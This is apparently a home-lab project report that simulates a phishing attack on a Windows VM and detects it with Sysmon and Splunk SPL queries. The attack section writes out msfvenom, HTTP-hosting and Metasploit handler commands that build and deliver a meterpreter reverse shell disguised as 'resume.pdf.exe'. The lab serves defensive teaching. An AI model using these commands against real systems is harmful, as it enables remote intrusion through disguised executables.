Cybersecurity Project Report: Setting up a Home Lab, Attack Simulation and Detection using Splunk

1. Environment Setup

Host Machine:

- OS: Windows
- Hypervisor: VirtualBox

Virtual Machines:

- **Kali Linux (Attacker)**
  - Tools used: Metasploit, msfvenom, Python HTTP server
- **Windows 10 VM (Victim)**
  - Installed tools: Sysmon, Splunk Forwarder
  - Monitoring via: Splunk Enterprise (local instance)

2. Splunk Configuration

- **Installed** Splunk on the Windows VM to monitor logs locally.
- **Forwarded** Windows Event Logs and Sysmon logs to Splunk for analysis.
- **Tested connectivity** and verified event ingestion.

Sysmon Setup:

- **Used the command:**

  ```
  Sysmon.exe -accepteula -i sysmonconfig.xml
  ```

- **Confirmed logs in:**

  Applications and Services Logs > Microsoft > Windows > Sysmon > Operational

3. Attack Simulation

Objective:

Simulate a real-world phishing attack using a malicious payload to gain a reverse shell on the target Windows VM.

Steps:

1. **Created Payload** on Kali using msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali-IP> LPORT=4444 -f exe -o
resume.pdf.exe
```

2. **Hosted** the payload using Python HTTP server:

```
python3 -m http.server 8080
```

3. **Downloaded** payload on Windows VM via browser:

```
http://<Kali-IP>:8080/resume.pdf.exe
```

4. **Executed** resume.pdf.exe on Windows VM.

5. **Received reverse shell** on Kali using Metasploit:

- Handler setup:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <Kali-IP>
set LPORT 4444
run
```

4. Detection via Splunk


Monitored Events:


- **File Creation** of resume.pdf.exe (Sysmon Event ID 11)
- **Process Creation** upon execution (Sysmon Event ID 1)
- **Network Connections** to Kali (Sysmon Event ID 3)


Example SPL Queries:


```
index=sysmon EventCode=1 Image="*resume.pdf.exe"
index=sysmon EventCode=3 DestinationIp="<Kali-IP>"
index=sysmon EventCode=11 TargetFilename="*resume.pdf.exe"
```

Screenshots:







Events (9)
Patterns
Statistics
Visualization
Timeline format
Zoom Out
Zoom to Selection
Deselect
1 day per column
Format
Show: 20 Per Page
View: List
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a ComputerName 1
date_hour 2
date_mday 1
date_minute 5
a date_month 1
date_second 8
a date_wday 1
date_year 1
a date_zone 1
enterprise 1
EventCode 2
EventType 2
Time
Event
09/05/2025 15:58:11.000
05/09/2025 03:58:11 PM
... 18 lines omitted ...
Severity: Severe
Category: Trojan
Path: file:_C:\Users\sara\Downloads\Resume.pdf.exe; webfile:_C:\Users\sara\Downloads\Resume.pdf.exe|http://
/Resume.pdf.exe|pid:5828,ProcessStart:
Detection Origin: Internet
Show all 33 lines
host =
source = Microsoft-Windows-Windows Defender/Operational
sourcetype = WinEventLog:Microsoft-Windows-Windows Defender/Operational
09/05/2025 15:58:02.000
05/09/2025 03:58:02 PM
... 18 lines omitted ...
Severity: Severe
Category: Trojan
Path: file:_C:\Users\sara\Downloads\Resume.pdf.exe; webfile:_C:\Users


index="endpoint"
Last 30 days
227 events (29/04/2025 00:00:00.000 to 29/05/2025 14:21:28.000)
Job
Smart Mode
No Event Sampling
Events (227)
Patterns
Statistics
Visualization
Timeline format
Zoom Out
Zoom to Selection
Deselect
1 day per column
Format
Show: 20 Per Page
View: List
Prev
1
2
3
4
5
6
7
8
Next
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 3
a sourcetype 3
INTERESTING FIELDS
a Account_Domain 5
a Account_Name 6
a Authentication_Package 1
a Caller_Process_ID 1
Time
Event
23/05/2025 17:55:26.000
05/23/2025 05:55:26 PM
... 34 lines omitted ...
Network Information:
Workstation Name: KALI
Source Network Address:
Source Port: 56044
Show all 61 lines
host =
source = WinEventLog:Security
sourcetype = WinEventLog:Security
23/05/2025
05/23/2025 05:54:35 PM

```
C:\Windows\System32>sc query sysmon64

SERVICE_NAME: sysmon64
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```



5. Lessons Learned

- Importance of endpoint monitoring with Sysmon.
- Real-time visibility with Splunk is critical for incident response.
- How attackers can obfuscate payloads and how defenders can still catch them with behaviour-based detection.

6. Tools Used

Tool	Purpose
Kali Linux	Attack simulation
msfvenom	Payload creation
Metasploit	Reverse shell handling
Windows VM	Victim endpoint
Sysmon	Detailed event monitoring
Splunk	Log collection and analysis

7. Summary

This project demonstrates a simulated cyberattack and its detection using a defensive security stack. A virtual lab environment was created using Kali Linux as the attacker machine and Windows 10 as the victim, both hosted on a local hypervisor. The goal was to replicate a real-world phishing attack and analyze endpoint and network activity using modern security tools.

A reverse shell payload (resume.pdf.exe) was generated using msfvenom on Kali and delivered to the Windows machine via a simple HTTP server. Upon execution of the payload, a Meterpreter session was successfully established, simulating an attacker gaining unauthorized access.

To detect this activity, **Sysmon** was installed on the Windows endpoint to generate detailed event logs, which were ingested into **Splunk**, a leading SIEM tool. The logs were analyzed using custom SPL queries to identify suspicious behaviors, including file creation, process execution, and outbound connections to the attacker's machine.

This simulation highlights the critical role of endpoint monitoring and log analysis in identifying malicious behavior, even when traditional antivirus software might miss it. The project reinforces the importance of proactive detection, visibility, and response capabilities in cybersecurity operations.